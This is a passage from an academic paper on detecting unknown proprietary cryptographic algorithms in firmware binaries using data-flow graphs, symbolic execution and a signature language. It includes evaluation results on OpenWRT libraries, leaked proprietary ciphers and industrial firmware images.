Such behavior is typical for a loop-guard statement. If this is indeed the case, the execution path taken at $i = 0$ made us revisit e. In light of our goal of constructing a DFG comprising of n iterations of a primitive, we replicate this path choice $n-1$ times, and subsequently take the opposite path, causing the execution flow to exit the loop. Finally, the construction phase yields two DFGs: one representing 0 iterations, and another representing n iterations. A description of the strategy being applied to a concrete example is given in Appendix A. The strategy does not produce exactly n iterations in every situation. Section 2 highlights typical exceptions.

7 Purging process

Once the construction is complete, graph G represents the input/output relation of f, under predicate P. However, it contains other information as well, such as nodes created from temporary loads/stores to the stack, and expressions rewritten by the broker, leaving the source nodes unused. For e.g., suppose that v represents $\texttt{ADD}(x, y)$. Then, a request to the broker for $\texttt{ADD}(v, z)$ yields node w, representing $\texttt{ADD}(x, y, z)$. w does not depend on v and, unless v is referenced independently elsewhere, v is not part of f's input/output relation.

Leaf nodes are, by definition, graph nodes that are not used as an input to any arithmetic/logical operation. Our approach becomes the following: for each leaf node v, we check whether

it is part of f's semantics. We consider leaf node v to be part of f's semantics, if v is either:


(i) the return value of f,

(ii) a `STORE` operation, and the target address is not relative to the `SP` register. Thus, information is stored outside of the stack, or

(iii) a `CALL` operation, i.e. a function call not subject to inlining.

In case none of the above applies, v and its incoming edges can be removed from G, without affecting its semantics. The removal of leaf nodes continues repeatedly until no more nodes can be removed. Finally, by construction, all nodes in G are either leaf nodes that are part of f's semantics, or intermediate results contributing to some leaf.

8 Signature Expression



(a) High-level state machine

(b) The 'expression' type

Figure 4: Diagram representation of the DSL parser

In order to detect subgraph isomorphism, we need a means of expressing the signature graph. Figure 4a depicts a diagram of the signature domain-specific language (DSL). Appendix C provides a concrete example. The round boxes denote a keyword, whereas the square boxes denote a data type. New graph nodes are generated through the *expression* data type (Figure 4b). The IDENTIFIER keyword allows one to specify a friendly name for the signature. The VARIANT keyword enforces the creation of a new empty DFG. Subsequent expressions are added to this graph, thus, allowing one to specify multiple variants of a signature. Subgraph isomorphism detection is ultimately performed with all variants. The *label* data type is an optional field. It allows the node to be referenced by another expression, enabling node sharing between expressions. Analogous to DFGs generated from assembly instructions, a DFG declared in the DSL is also subject to normalization by the broker (Section 5), and purging (Section 7). In case the TRANSIENT keyword is specified, the node generated from the expression is considered to be non-essential, and may be removed during the purging process (i.e. in case it was translated by the broker).

Figure 4b depicts the *expression* data type. It is recursively defined, and hence allows for nested subexpressions. The '+' keyword denotes the addition of two or more subexpressions. '<<' / '>>' denote a left and right shift, respectively. The *label* data type is a reference to a previously defined graph node. The *literal* data type denotes a constant value. The STORE, LOAD, XOR, OR, AND, MULT and ROTATE keywords followed by subexpressions contained in parentheses provoke creation of a new graph node. The subexpressions serve as input nodes. Finally, the OPAQUE keyword signifies a special wildcard node. A comparison with a node of any other type by the subgraph-isomorphism algorithm always yields true. The opaque node type can have any number of input nodes, including zero. The optional *clamp-label* data type allows one to assign a name to the node type. Consequently, a comparison with a node of any other type yields true, with the added restriction that all opaque nodes carrying the same type label must map to nodes of the same type. We refer to this practice as *type clamping*.

Within the realm of identifying unknown primitives, a special wildcard applicable to a *group* of nodes would be useful. However, to our knowledge, the nature of subgraph-isomorphism does not allow for the augmentation of any such algorithm to support one-to-many mappings. Alternatively, one may declare several variants of a signature, where for each variant, the wildcard group is denoted by a different number of nested opaque operations, i.e. `OPAQUE`, `OPAQUE(OPAQUE)`, etc. This way, any group consisting of a finite number of operations can be expressed. Introducing a notation triggering the translation to multiple variants automatically has been considered. However, as the number of signature variants grows exponentially in the usage count of this hypothetical notation, we prefer to discourage its use. Hence, we omit the notation altogether, enforcing explicit declaration of multiple variants.

9 Subgraph isomorphism

Subgraph isomorphism is a well-documented problem, and is known to be NP complete. The solution proposed by Ullmann [66] is a recursive backtracking algorithm with pruning. Our framework implements this algorithm, with added support for type clamping (see Section 8). For further details about Ullmann's algorithm and the optimizations we applied to it, we refer the reader to the documentation included with our framework's source code.

10 Signatures

Before diving into the practical performance evaluation, we highlight the signatures used throughout the analysis, along with relevant details and a motivation as to why they are included. All signature definition files are included in our implementation of the framework. The list given below should

not be interpreted as an attempt to cover the entirety of cryptographic primitives in existence. Rather, they showcase the applicability of our framework. The selection of signatures was made with a strong focus on proprietary algorithms in embedded environments. As such, they consist of symmetric and unkeyed primitives only, although there is no fundamental incompatibility with asymmetric primitives. To our knowledge, no proprietary primitive exists to date that is studied in the scientific literature and does not fall within any of the classes covered in this section.

However, should an additional signature be desired, then it can be crafted. In broad terms, the approach is to formulate the primitive's defining properties, translate those to an abstract DFG, and finally into a signature definition expressed in the DSL. The process is somewhat ad-hoc in nature. However, the examples presented this section should provide sufficient guidance.

10.1 AES, MD5, XTEA, SHA1

Despite this paper's strong focus on unknown primitives, and hence generic signatures, algorithm-specific signatures, such as AES, MD5, XTEA and SHA1, can be defined and used. Doing so allows us to directly compare results with [43], and demonstrate that our approach effectively solves the code fragment selection problem without resorting to heuristics.

10.2 Feistel cipher

A Feistel cipher is a symmetric structure used in many block ciphers, including DES. In a Feistel cipher, a plaintext block P is split in two pieces L_0 and R_0. Then, for each round $i \in [0,1,\ldots,n]$,

$$L_{i+1} = R_i$$
$$R_{i+1} = L_i \oplus F(R_i, K_i),$$

is computed, where $\oplus$ denotes bitwise exclusive-or, F the round function, and K_i the sub-key for round i. Translating this definition into a DFG yields the graph shown in Figure 5.




Figure 5: DFG of a Feistel structure

The next step is to construct a signature that represents the DFG from Figure 5. However, F is an algorithm-specific set of operations, of which thus no properties are known. The `OPAQUE` operator (see Section 8), only covers a single operation, whereas F consists of an unknown number of operations. F is known to take R_i and K_i as an input, where $i \in [0,1,\ldots,n]$. No properties are known for K_i. Hence, we represent F by introducing multiple variants of the signature. In the first variant, we substitute F with `OPAQUE`(R_i), in the second with `OPAQUE`$($`OPAQUE`$(R_i))$, etc., until we reach 8 levels of nested operations. Thus, the signature identifies Feistel ciphers with an F whose input/output relation contains between 1 and 8 successive operations.

10.3 (Non-)Linear feedback shift register

(Non-)Linear feedback shift registers ((N)LFSRs) are often used in pseudo-random number generators, and key-stream generators for stream ciphers. When designed carefully, an (N)LFSR offers relatively strong randomness, whilst requiring very few logic gates, often making it an attractive choice for algorithms used in embedded devices. Both hardware and software implementations of (N)LFSRs are common.

Let R be an (N)LFSR. For each round, a new bit is generated using feedback function L from (a subset of) the bits in R. If L is linear, for e.g. an exclusive-or over the input bits, we refer to R as an LFSR. Conversely, R is an NLFSR if L is non-linear. All bits in register R are shifted one position to the left, discarding the most significant bit, and the newly generated bit is placed at position 0. Furthermore, an output bit is generated by feeding R to some function F. Hence, we have, for each round $i \in [0,1,\ldots,n]$,

$$R_{i+1} = (R_i << 1) \mid L(R_i)$$
$$\text{output}_i = F(R_i),$$

where $<< x$ denotes a left shift by x bits and $\mid$ denotes bitwise or.

Figure 6 depicts a translation of the above into a DFG. In order to express this graph in a signature, we replace L and F with `OPAQUE` operators. The property that R_{i+1} depends on R_i via L is lost. However, the signature remains distinctive enough in order to warrant very few false positives (see Section 11).




Figure 6: DFG of an (N)LFSR

10.4 Sequential Block Permutation

Variable-length primitives constructed from fixed-length ones are a common phenomenon. For e.g., all hash functions built on the Merkle-Damgård construction, such as MD5, SHA1 and SHA2, have this characteristic. Other examples include block ciphers in a chaining mode of operation. We refer to this concept as a *sequential block permutation*.

Let H_i be the i^{th} output block of a sequential block permutation function, B_i be the i^{th} input block, c be the fixed-length compression function, for $i \in [0,1,\ldots,n]$. I denotes the initialization vector. Then, we define the sequential block permutation as:

$$H_0 = c(I, B_0)$$
$$H_i = c(H_{i-1}, B_i) \qquad \forall_i \in [1,n]$$

A DFG representation is given in Figure 7. On inspection, we find that it only provides structural guidance, and does not prescribe any arithmetic or logic operations. The definition of H prescribes that compression function c takes two inputs:

(i) The output of its preceding instance, except for the first instance, which depends on the IV.

(ii) Any of the input blocks $B_0, B_1, \ldots, B_n$.

In order to express this in a signature definition, we may opt for an approach similar to how the Feistel cipher signature definition is constructed. However, Figure 7 does not contain any operation that serves as an 'anchor point' for c, analogous to the XOR-operation in the Feistel structure. As such, any pattern of repeated operations satisfies property (i), which is overtly generic. Hence, we must also take property (ii) into account. Let c_i be the i^{th} instance of c. The number of arithmetic/logical operations on the path between c_{i-1} and c_i need not be related to that of the path between input block B_i and c_i. Therefore, in order to translate c into multiple variants of the signature, we have to perform a translation for both paths independently. Note that the number of variants grows exponentially in the number of translations. On top of that, the compression function c can be vastly more complex than a round function in a Feistel cipher. For e.g., the MD5 compression function in itself consists of 64 rounds. Therefore, the upper bound of the number of operations that c may consist of is an order of magnitude higher than what one would typically find in a Feistel cipher's round function. All in all, the number of signature variants, and therewith the running time of the analysis, becomes prohibitively large.




Figure 7: DFG of a sequential block permutation. The blue arrows depict the visitation order by the classifier

Fortunately, there is no need to restrict ourselves to subgraph isomorphism as a means of identifying primitives. Rather, we can apply any algorithm to the DFGs generated by the graph construction framework, which is our approach for the sequential block permutation use case. We take several observations into account. First, input blocks $B_0, B_1, \ldots, B_n$ are typically loaded from a memory address. Second, c has a fixed (unknown) block size, and thus we can safely assume that the offsets between the load addresses of B_i, B_{i+1} and B_{i+2} are constant. We take the following approach:

(i) We identify all nodes representing $\texttt{LOAD}(\texttt{ADD}(x,k))$, where x is an arbitrary graph node, and k is a constant. For each instance of x, we construct a list of tuples (v_0, v_1, v_2), where v_i represents $\texttt{LOAD}(\texttt{ADD}(x,k_i))$. A tuple is valid only if $k_1 - k_0 \geq 16 \wedge k_1 - k_0 = k_2 - k_1$, i.e. the offsets between v_0, v_1 and v_2 are constant, and at least 16 bytes. As such, a DFG generated from a sequential block permutation function yields at least one tuple such that v_i maps to B_i, for all $i \in [0,1,2]$.

(ii) For all tuples, we determine the shortest path between v_0 and v_1. This can be done by means of a simple breadth-first search. If v_0 maps to B_0 and v_1 to B_1, then this path should take us through two instances of c (see Figure 7).

(iii) Suppose that such a path exists, then we would like to confirm that a similar path exists between v_1 and v_2. We take v_1 as a starting point, and traverse paths with edge directions and node types resembling those on the path between v_0 and v_1. Once such a path has been found, it should reach v_2. Satisfaction of this property is a strong positive indicator.

(iv) To gain more certainty, we also verify that the node types of all inputs and outputs for all the nodes on both paths match. However, in case v_0 maps to B_0, some inputs may originate from the IV, whereas they originate from computed values during the second round. Therefore, we treat constants and inputs of type `LOAD` as wildcards in this step.

11 Experimental evaluation

We evaluate our solution's performance with regards to accuracy and running time on the following four test sets: (a) the sample set used in [43], (b) a collection of shared libraries and executables part of the OpenWRT[2] network equipment firmware, (c) a collection of proprietary cipher implementations built from public sources, and (d) a collection of real-world embedded firmwares (PLCs, ECUs). The evaluation is conducted on an AMD Ryzen 3600 machine with 16 GB of RAM, which is considered mid-range hardware nowadays.

While not containing proprietary cryptography, the OpenWRT project is publicly available without legal issues around redistribution, contrary to firmwares which do. As such, this evaluation benefits the reproducibility of our work, as well as demonstrates the general principle, accuracy and performance on a test set representative of high-end embedded device firmware. Given the uncertainty over the legality of redistribution, we refer to the original sources of the proprietary cipher implementations rather than publish our binary test set. Due to copyright restrictions, we unfortunately lack permission to publish the real-world embedded firmwares.

Section 6.1.1 defines a tunable variable n, the target number of instances of an algorithm contained within a DFG. The value chosen for n should be low as it correlates with the size of the constructed DFGs, and hence running time, but high enough so that all signatures listed in Section 10 can be identified. The algorithm-specific and Feistel classifiers only target a single instance of an algorithm, and hence are not affected by n. Conversely, the (N)LFSR and sequential block

[2] https://openwrt.org/docs/techref/targets/mvebu

Signature	Compiler	-O0 / Debug	-O1	-O2 / Release	-O3
XTEA 4 rounds 70 vertices	GCC	ok (1ms)	ok (2ms)	ok (2ms)	ok (2ms)
	Clang	ok (1ms)	ok (2ms)	ok (2ms)	ok (2ms)
	MSVC	ok (1ms)	-	ok (2ms)	-
MD5 64 rounds 458-618 vertices	GCC	ok (267ms)	ok (335ms)	ok (345ms)	ok (348ms)
	Clang	ok (286ms)	ok (241ms)	ok (272ms)	ok (265ms)
	MSVC	ok (269ms)	-	ok (322ms)	-
AES 1 round 85-110 vertices	GCC	ok (64ms)	ok (61ms)	ok (53ms)	ok (56ms)
	Clang	ok (37ms)	ok (32ms)	ok (32ms)	ok (27ms)
	MSVC	ok (30ms)	-	ok (42ms)	-

Table 1: Signature matching step execution times, sample set of Lestringant et al.

permutation classifiers are, as they identify a primitive based on multiple instances. The latter identifies two successive instances of some unknown compression function c. Because the rewrite rules are designed to promote numeric simplification (Section 5), the initialization and finalization step of an algorithm may become merged with the first and last instance of c, respectively. Thus, by choosing $n = 4$, the presence of two successive instances of c in the DFG is warranted. Choosing a value beyond 4 clearly does not offer any advantages regarding this property. Furthermore, identifying 4 successive rounds of an (N)LSFR in a DFG produced from code that does not actually implement one is highly unlikely. Therefore, for the remainder of this section, we take $n = 4$.

11.1 Comparison with Lestringant et al.

Lestringant et al. [43] showcase the effectiveness of their method by successfully identifying AES, MD5 and XTEA in binary files. Unfortunately, their sample set was never published, and is compiled for x86, which our implementation currently does not support. Therefore, we constructed a new sample set for the ARM architecture that is as faithful as possible to theirs. The algorithms are taken from the cited sources[3,4,5], and subsequently compiled with GCC 9.3.0, Clang 9.0.8, and MSVC 19.16 on all available optimization levels (O0–O3, debug/release). We use algorithm-specific signatures in order to warrant a fair comparison. The results are depicted in Table 1. They show that all samples are identified successfully by (a variant of) their corresponding signatures, regardless of compiler and optimization level. This effectively demonstrates that our approach is equally capable of identifying these algorithms, without resorting to heuristics for fragment selection.

11.2 Performance on OpenWRT binaries

The version of OpenWRT used is 19.07.2, which is the latest at time of writing. The sample set consists of several binaries taken from the distribution and is known to contain cryptographic primitives.

DFG construction from binary code (Section 5) is a special case of execution, and is thus affected by the *halting* problem. As such, graph-construction is not guaranteed to terminate. Therefore, we introduce a graph construction timeout t_{timeout}. Figure 8a depicts a histogram of graph construction time t for all graphs constructed during the analysis of libcrypto.so.1.1. It shows that, for the vast majority of all graphs, construction completes within $10s$. Thus, we take $t_{\text{timeout}} = 10s$.

Furthermore, we must decide what action to take when the function under analysis invokes another function. Either we perform inlining, and hence incorporate the entire invocation in the resulting DFG, or we represent it by a single `CALL` operation. To address this issue, we define a tunable variable d, denoting the depth level to which function calls are inlined. We investigate the impact of d by running the analysis on *libcrypto.so.1.1*, while taking on different values, and measuring performance in terms of running time and accuracy. We then choose a sensible value based on a trade-off between the two, and use it for the remainder of this section. Figure 8b depicts the time taken to complete the entire analysis pipeline over every function in libcrypto.so.1.1, under the influence of d. Figure 8c contains accuracy measurements for each signature. True negatives are omitted since they cover an overwhelming majority of results, and thus impact readability.


Recall that the signature evaluation is performed on graphs, and the graph construction step may yield several graphs. As such, several signature evaluation results may exist per function. The measurements provided in Figure 8c are aggregated on a per-function level.

Let f be any function in the binary under analysis, and let signature s_α denote a signature targeting primitive α. Furthermore, let F be the set of DFGs generated from f during the graph construction phase. Finally, $\text{match}(s_\alpha, G)$ indicates that signature s_α was identified in graph G, $\text{imp}(f, \alpha)$ denotes that f implements cryptographic primitive α.

A result is marked as a *true positive* if $\text{imp}(f, \alpha) \wedge \exists_G . G \in F \wedge \text{match}(s_\alpha, G)$, i.e. f implements cryptographic primitive α, and its signature is found in *at least one* graph in F. Indeed, there is no guarantee that all DFGs in F contain algorithm α, and hence it is expected that the signature is not found in every graph in F. A result is marked as a *false positive* if $\neg\text{imp}(f, \alpha) \wedge \exists_G . G \in F \wedge \text{match}(s_\alpha, G)$, i.e. f does not implement primitive α, yet its signature is found in at least one graph in F. A result is marked as a *true negative* if $\neg\text{imp}(f, \alpha) \wedge \neg\exists_G . G \in F \wedge \text{match}(s_\alpha, G)$. A result is a *false negative* if $\text{imp}(f, \alpha) \wedge \neg\exists_G . G \in F \wedge \text{match}(s_\alpha, G)$.

The results in Figure 8c show that accuracy does not substantially improve when choosing $d > 2$. However, doing so does impact the running time. We conclude that, for libcrypto.so.1.1, $d = 2$ is a reasonable trade-off between accuracy and running time. As such, we continue to use $d = 2$ for the remainder of this section, unless specified otherwise.

[3] https://en.wikipedia.org/w/index.php?title=XTEA
[4] https://tools.ietf.org/html/rfc1321
[5] https://github.com/BrianGladman/AES



(a) Histogram of graph construction (b) Inline depth d vs analysis time (c) Inline depth d vs accuracy

Figure 8: Effect of inline depth d and t_{timeout} for libcrypto.so.1.1

At this point, sensible values for n, d and t_{timeout} have been selected. We continue the evaluation by feeding the entire set of OpenWRT binaries to our analysis framework. The results are listed in Table 2. Each cell in the table depicts the symbol name in the corresponding binary of the first positive result, or, in case of a false negative, the symbol name where a positive result is expected. The results indicate our solution is capable of successfully identifying the vast majority of cryptographic primitives present in various binaries in a timely manner. Should accuracy take precedence over performance, it is possible to tune the parameters to improve detection.

Algorithm signature	dropbear	libcrypto.so.1.1	libmbedcrypto.so.2.16.3[1]	libnettle.so.7.0[2]
size	145 KB	1,735 KB	197 KB	237 KB
analysis time	6m44s	39m47s	6m56s	11m32s
SHA1				
sha1	✓ Unlabeled[3]	✓ SHA1_Update	✓ sha1_update_ret	✓ sha1_compress
bl.perm.	✓ Unlabeled[3]	✓ SHA1_Update	✓ sha1_update_ret	✓ sha1_update[4]
SHA256				
bl.perm.	✓ Unlabeled[3]	✓ SHA256_Update[5]	✓ sha256_update_ret	✓ sha256_update[4,5]
AES				
aes	✓ Unlabeled[3]	✓ AES_encrypt	✓ aes_encrypt	✓ aes_encrypt_armv6
MD4				
bl.perm.	N/A	✓ MD4_Update	N/A	✓ md4_update[4]
MD5				
md5	N/A	✓ MD5_Update	✓ md5_update_ret	✓ hmac_md5_update
bl.perm.	N/A	✓ MD5_Update	✓ md5_update_ret	✓ hmac_md5_update
RIPEMD160				
bl.perm.	N/A	✓ RIPEMD160_Update	N/A	✓ hmac_ripemd160_update
SHA512				
bl.perm.	N/A	✓ SHA512_Update[5]	✓ sha512_process[5]	✓ sha512_update[5]
SM3				
bl.perm.	N/A	✓ sm3_block_data_order	N/A	N/A
BLOWFISH				
feistel	N/A	✓ BF_encrypt	✓ blowfish_crypt_ecb[4]	✓ blowfish_encrypt
CAMELLIA				
feistel	N/A	✓ Camellia_EncryptBlock	N/A	✓ camellia_crypt
CAST				
feistel	N/A	✓ CAST_ecb_encrypt	N/A	✓ cast128_encrypt
DES				
feistel	N/A	✓ DES_encrypt2	N/A	✓ des_encrypt
RC2				
feistel	N/A	✗ RC2_encrypt	N/A	N/A
SEED				
feistel	N/A	✓ SEED_encrypt	N/A	N/A
SM4				
feistel	N/A	✓ SM4_encrypt	N/A	N/A
GOST				
feistel	N/A	N/A	N/A	✓ gosthash94_digest
MD2				
bl.perm.	N/A	N/A	N/A	✓ md2_update
TWOFISH				
feistel	N/A	N/A	N/A	✗ twofish_encrypt
SHA3				
bl.perm.	N/A	✓ SHA3_absorb	N/A	✓ sha3_update[4]

[1] Symbols prefixed with `mbedtls_`
[2] Symbols prefixed with `nettle_`
[3] Misclassified by IDA as an integer array. Manual cast to function required.
[4] Positive match for $d \geq 4$.
[5] Positive match for $t_{\text{timeout}} \geq 30s$.

Table 2: Analysis result for various binaries in OpenWRT

11.2.1 Discussion of invalid results

Table 2 and Figure 8c contain several false positives and false negatives. In order to gain insights in the limitations of our approach, we highlight those instances here.

False negatives RC2 uses a regular addition, i.e. with carry over, rather than XOR, whereas the Feistel signature highlighted in Section 10.2 relies on the XOR operation being present. Therefore, RC2 is not identified as a Feistel cipher.

Furthermore, SHA512 is consistently among the false negatives for the sequential block permutation class of primitives. This is due to a DFG consisting of n (i.e. 4) instances of SHA512 being required for successful identification. However, said DFG consists of over 1,000,000 vertices, and causes the construction phase to exceed t_{timeout}. Increasing this value successfully mitigates the issue. However, it also affects the total analysis time. The exact same issue applies to SHA3 with $d \geq 3$, causing the Keccak-F function to be inlined, and consequently the construction to exceed t_{timeout}.

Twofish is a Feistel cipher with a complex round function. The Feistel signature used throughout the analysis supports a round function consisting of up to 8 consecutive arithmetic/logical operations, whereas the complexity of the Twofish round function goes beyond that. Unfortunately, extending the signature beyond 8 consecutive operations severely impacts the running time of our implementation.

False positives The AES key schedule is identified as a Feistel network. This is due to the fact that its structure can actually be formulated as one, i.e. each round $L_{i+1} = R_i$, and $R_{i+1} = L_i \oplus F(R_i, K_i)$, where i denotes the round number for some function F. This is a perfect example to illustrate that the taxonomical tree of cryptographic primitives is not necessarily clear-cut. Rather, a degree of ‘fuzziness‘ exists among different classes.

RC4 and ChaCha, both stream ciphers, are identified as sequential block permutations. Inspection reveals that both implementations keep an internal state of some size b. The state is used directly as the cipher’s keystream. After the internal state is fully consumed, a new internal state is generated. As such, the structure can be viewed as a special case of a block cipher with a block size of b bytes.

Algorithm	Type	Description	Reverse-engineered	Cryptanalysis	Original source	Target signature
CRYPTO1	Stream	Cipher used in the Mifare Classic family of RFID tags.	[32, 54]	[20, 25, 32, 33, 49]	[6]	✓ (N)LFSR[1]
HITAG2	Stream	Cipher used in vehicle immobilizers.	[72]	[22, 59, 60, 62, 68]	[7]	✓ (N)LFSR[1]
A5-1	Stream	Provides over-the-air privacy for communication in GSM.	[16]	[6, 10, 48]	[8]	✓ (N)LFSR[1]
A5-2	Stream	GSM export cipher.	[16]	[34]	[8]	✓ (N)LFSR[1]
A5-GMR	Stream	Cipher used in GMR, a standard for satellite phones. Heavily inspired by A5/2.	[26]	[26, 27]	[9]	✓ (N)LFSR[1]
RED PIKE	Block	Classified UK government encryption algorithm.	[23]	-	[10]	✗ Feistel cipher
COMP128	Hash	Family of algorithms used for session key and MAC generation in GSM.	[15, 63]	[17]	[11]	✓ Block permutation
KASUMI	Block	Feistel cipher used for the confidentiality and integrity of 3G.	-	[8, 28, 41]	[12]	✓ Feistel cipher
MULTI2	Block	A block cipher used for broadcast scrambling in Japan.	-	[2]	[13]	✓ Feistel cipher
DST40	Block	Digital Signature Transponder cipher, often found in vehicle immobilizers.	[14]	[14]	[14]	✓ (N)LFSR
KEELOQ	Block	Block cipher used in remote keyless entry systems and home automation.	[51]	[7, 12, 21, 29]	[15,16]	✓ (N)LFSR

[1] Positive match for $d \geq 4$

Table 3: Analysis result for proprietary samples

Algorithm signature	CWM0576	CWX0470	M340	VW
size	1,717 KB	1,344 KB	4,133 KB	512 KB
analysis time	88m14s	45m53s	83m11s	11m45s
DES				
feistel	✓ Match	✓ Match	N/A	N/A
AES				
aes	✓ Match	N/A	N/A	N/A
bl.perm.	✓ Match	N/A	N/A	N/A
MD5				
md5	✓ Match	✓ Match	✓ Match	N/A
bl.perm.	✓ Match	✓ Match	✓ Match	N/A
MEGAMOS				
(n)lfsr	N/A	N/A	N/A	✗ No match

Table 4: Analysis result for various firmware images

Finally, CAST, ARIA and SM4 are all misidentified as AES. This is due to the fact that for all three primitives, either the algorithm itself, or its key schedule, is implemented by means of lookup tables in a fashion similar to that of AES. Ultimately, the transform completely depends on these tables, rather than information flows.

11.3 Performance on proprietary algorithms

Next, we turn our attention to various proprietary algorithms. Most algorithms were originally confidential, but have been leaked to the public or reverse engineered. As such, source code for all samples is publicly available. Due to uncertainty over the legality of redistribution, we point to the original sources for reference. Table 3 depicts the analysis results these algorithms. A description, the analysis result, and other relevant information is condensed into a single table due to space restrictions. All signatures target a generic class of primitives and none were pre-constructed to fit a particular sample. All algorithms are successfully identified, with the exception of Red Pike. Similar to RC2 from Section 11.2.1, Red Pike uses addition instead of exclusive-or, and is therefore not identified as a Feistel cipher.

Finally, the test set of representative real-world firmwares consists of images for the Emerson ControlWave Micro RTU, Emerson ControlWave XFC flow computer, Schneider Electric M340 PLC and Volkswagen IPC. The size, nature and complexity of these images ensure test-set realism. Table 4 depicts the analysis result for all the firmwares. To the best of our knowledge, the table covers all cryptographic algorithms present in the sample set of firmware images. The images are 'flat' binaries and hence symbol names are absent. The results show that all the cryptographic primitives were identified, except for the Megamos cipher. Verdult et al. [69] revealed that the Megamos cipher contains an NLFSR, and thus, the analysis should point this out. Further examination reveals that the non-linear feedback function is implemented as a subroutine, and the shift register is updated depending on its return value via an if-statement. This is a direct violation of the implicit flow limitation inherent to DFG-based approaches discussed in Section 2.

12 Conclusions

Despite the ubiquitous availability of royalty-free, publicly documented, and peer-reviewed cryptographic primitives and implementations, proprietary alternatives have persisted across many industry verticals, especially in embedded systems. Due to the undocumented and proprietary nature of said primitives, subjecting them to security analysis often requires locating and classifying them in often very large binary images, which is a time-consuming, labor-intensive effort.

In order to overcome this obstacle in an automated fashion, a solution should have the capability of identifying as-of-yet unknown cryptographic algorithms, support large, real-world firmware binaries, and not depend on peripheral emulation.

[6] https://github.com/nfc-tools/mfcuk/blob/master/src/crypto1.c
[7] http://cryptolib.com/ciphers/hitag2/
[8] https://cryptome.org/gsm-a512.htm
[9] https://github.com/marcelmaatkamp/gnuradio-osmocom-gmr/blob/master/src/l1/a5.c
[10] https://en.wikipedia.org/wiki/Red_Pike_(cipher)
[11] https://github.com/osmocom/libosmocore/blob/master/src/gsm/comp128.c
[12] https://github.com/osmocom/libosmocore/blob/master/src/gsm/kasumi.c
[13] https://github.com/OP-TEE/optee_os/blob/master/core/lib/libtomcrypt/src/ciphers/multi2.c
[14] https://github.com/jok40/dst40/blob/HEAD/software/dst40test/dst40.c
[15] https://github.com/hadipourh/KeeLoq
[16] http://cryptolib.com/ciphers/keeloq/

As of yet, no prior work exists that satisfies these criteria.

Our novel approach combines DFG isomorphism with symbolic execution, and introduces a specialized DSL in order to enable identification of unknown proprietary cryptographic algorithms falling within well-defined taxonomical classes. The approach is the first of its kind, is architecture and platform agnostic, and performs well in terms of both accuracy and running time on real-world binary firmware images.

Future work DFGs do not allow for the expression of code flow information. Potentially valuable indicators, such as whether two nodes originate from the same execution address, hinting to a round function, are therefore lost. We leave the incorporation of code flow information for future work.

13 Acknowledgements

This work was funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CaSa - 390781972.

References

[1] Ross Anderson, Mike Bond, Jolyon Clulow, and Sergei Skorobogatov. Cryptographic processors-a survey. *Proceedings of the IEEE*, 94(2):357–369, 2006.

[2] Jean-Philippe Aumasson, Jorge Nakahara, and Pouyan Sepehrdad. Cryptanalysis of the isdb scrambling algorithm (multi2). In *International Workshop on Fast Software Encryption*, pages 296–307. Springer, 2009.

[3] Luigi Auriemma. Signsrch tool. *tool for searching signatures inside files*, 2013.

[4] Roberto Avanzi. A salad of block ciphers. *IACR Cryptology ePrint Archive*, 2016:1171, 2016.

[5] BBC News. Car key immobiliser hack revelations blocked by uk court. 2013. https://www.bbc.com/news/technology-23487928.

[6] Eli Biham and Orr Dunkelman. Cryptanalysis of the a5/1 gsm stream cipher. In *International Conference on Cryptology in India*, pages 43–51. Springer, 2000.

[7] Eli Biham, Orr Dunkelman, Sebastiaan Indesteege, Nathan Keller, and Bart Preneel. How to steal cars a practical attack on keeloq. In *EUROCRYPT*, pages 1–18, 2008.

[8] Eli Biham, Orr Dunkelman, and Nathan Keller. A related-key rectangle attack on the full kasumi. In *International Conference on the Theory and Application of Cryptology and Information Security*, pages 443–461. Springer, 2005.

[9] Fabrizio Biondi, Sébastien Josse, Axel Legay, and Thomas Sirvent. Effectiveness of synthesis in concolic deobfuscation. *Computers & Security*, 70:500–515, 2017.

[10] Alex Biryukov, Adi Shamir, and David Wagner. Real time cryptanalysis of a5/1 on a pc. In *International Workshop on Fast Software Encryption*, pages 1–18. Springer, 2000.

